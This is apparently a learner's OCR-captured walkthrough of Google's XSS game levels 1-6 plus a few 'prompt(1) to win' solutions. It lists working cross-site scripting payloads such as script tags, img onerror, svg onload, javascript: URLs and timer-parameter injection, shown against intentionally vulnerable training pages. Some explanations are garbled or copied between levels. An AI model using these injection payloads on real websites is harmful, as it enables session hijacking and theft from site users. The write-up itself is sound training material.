
XXS GAME (https://xss-game.appspot.com/level1)

Level – 1

Problem: `Inject a script to pop up a JavaScript` **`alert()`** `in the frame below.`

Solution: Add <script>alert(123)</script> in the search box and it clicks search and next level opens.



Mission Description

This level demonstrates a common cause of cross-site scripting where user input is directly included in the page without proper escaping.

Interact with the vulnerable application window below and find a way to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.


Mission Objective

Inject a script to pop up a JavaScript alert() in the frame below.

Once you show the alert you will be able to advance to the next level.

Your Target

<script>alert(123)</scrip



xss-game.appspot.com says

Congratulations, you executed an alert:

123

You can now advance to the next level.

This level demo ... re user input is d ... g.

Interact with t ... ay to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.

Mission Objective

Inject a script to pop up a JavaScript alert() in the frame below.

Once you show the alert you will be able to advance to the next level.

Your Target

URL https://xss-game.appspot.com/level1/frame?query=<script>alert(123)</script>

Sorry, no results were found for . Try again.


Level – 2

Problem: `Inject a script to pop up an alert() in the context of the application.`

Solution: “><img src = def onerror=alert(123)>

Directly entering the script tag will not work, so code will try to load img tag and as it doesn’t exist so that It generates an error.

And in second screenshot, line 30, blockquote tag is not closed.



xss-game.appspot.com says

Congratulations, you executed an alert:

123

You can now advance to the next level.

OK

Web application … ngly, client-side databas… such user-contr… ly.

This level … lex apps.


Mission Objective

Inject a script to pop up an alert() in the context of the application.

Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

Your Target

You
Thu Nov 05 2020 13:56:07 GMT+0530 (India Standard Time)
">



Thu Nov 05 2020 13:55:00 GMT+0530 (India Standard Time)

You
Thu Nov 05 2020 13:56:07 GMT+0530 (India Standard Time)
">

Target code (toggle)

```
28          html += '<b>You</b>';
29          html += '<span class="date">' + new Date(posts[i].date) + '</span>';
30          html += "<blockquote>" + posts[i].message + "</blockquote";
31          html += "</td></tr></table>"
32          containerEl.innerHTML += html;
33        }
34      }
35
36      window.onload = function() {
37        document.getElementById('clear-form').onsubmit = function() {
38          DB.clear(function() { displayPosts() });
39          return false;
40        }
41
42        document.getElementById('post-form').onsubmit = function() {
43          var message = document.getElementById('post-content').value;
44          DB.save(message, function() { displayPosts() } );
45          document.getElementById('post-content').value = "";
46          return false;
47        }
48
```


Level – 3

Problem: `As before, inject a script to pop up a JavaScript` **`alert()`** `in the app..`

Solution: `'/><script>alert(1)</script>`

Directly entering the script tag will not work, so used img tag so that It generates an error.

And in second screenshot, line 30, blockquote tag is not closed. So closed it first and then added alert script in url.



[3/6] Level 3: That sinking feeling...

Mission Description

As you've seen in the previous level, some common JS functions are *execution sinks* which means that they will cause the browser to execute any scripts that appear in their input. Sometimes this fact is hidden by higher-level APIs which use one of these functions under the hood.

The application on this level is using one such hidden sink.

Mission Objective

As before, inject a script to pop up a JavaScript **alert()** in the app.

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Your Target

URL `https://xss-game.appspot.com/level3/frame#1'/><script>alert(1)</script>`


Level – 4

Problem: `Inject a script to pop up a JavaScript` **`alert()`** `in the application.`

Solution: `3’**alert();//`

Needed to use all my hints again and again.

The JavaScript will try to evaluate *3**alert()* before it calls the *startTimer* function. To evaluate the result of *3**alert()* it needs to get the value returned by the function alert(), which will make the browser execute the alert function.



xss-game.appspot.com says

Congratulations, you executed an alert:

undefined

You can now advance to the next level.

Every bit of use … context of the

Inject a script to pop up a JavaScript alert() in the application.

Your Target

URL https://xss-game.appspot.com/level4/frame?timer=3'**alert());//

Your timer will execute in 3'**alert());// seconds.

Target code (toggle)


Hints 0/3 (show)

Level – 5

Problem: Inject a script to pop up an **alert()** in the context of the application.

Solution: `javascript:alert()`

The url directly doesn’t do anything but when you click on sign up function and instead of adding the email, in the url if we add alert in url instead of next=confirm, we add next=javascript:alert() It pops an alert.



xss-game.appspot.com says

Congratulations, you executed an alert:

undefined

You can now advance to the next level.

Cross-site s ... Sometimes,
attackers can ... nto the DOM.

Inject a script to pop up an alert() in the context of the application.

Your Target

https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert()


Enter email:

Level – 6

Problem: Find a way to make the application request an external file which will cause it to execute an **alert()**.

Solution: `http://www.google.com/jsapi?callback=alert`

Just remove the /static/gadget.js from the url of page and add //www.google.com/jsapi?callback=alert in place of it which makes it https://xss-game.appspot.com/level6/frame#//www.google.com/jsapi?callback=alert and it generates an error.



XSS game: Level 6

xss-game.appspot.com/level6

xss-game.appspot.com says

Congratulations, you executed an alert:

undefined

You can now advance to the next level.

Your Target


URL https://xss-game.appspot.com/level6/frame#///www.google.com/jsapi?callback=alert

Loaded gadget from ///www.google.com/jsapi?callback=alert

Target code (toggle)

Hints 0/4 (show)

Thus, all levels completed!



Congratulations!

You have successfully completed the game!

Thanks!


Thanks!

While breaking things is fun, it is also important to know how to prevent XSS.
For a gentle introduction to the topic of XSS, take a look at our documentation.

Thanks for playing!


prompt(1) to win

Screenshots of the levels won except level 4, 8, E.



```
"><svg/onload="prompt(1)
```


```
HTML source: <input type="text" value=""><svg/onload="prompt(1)">
```



```
<svg/onload=prompt(1)//
```

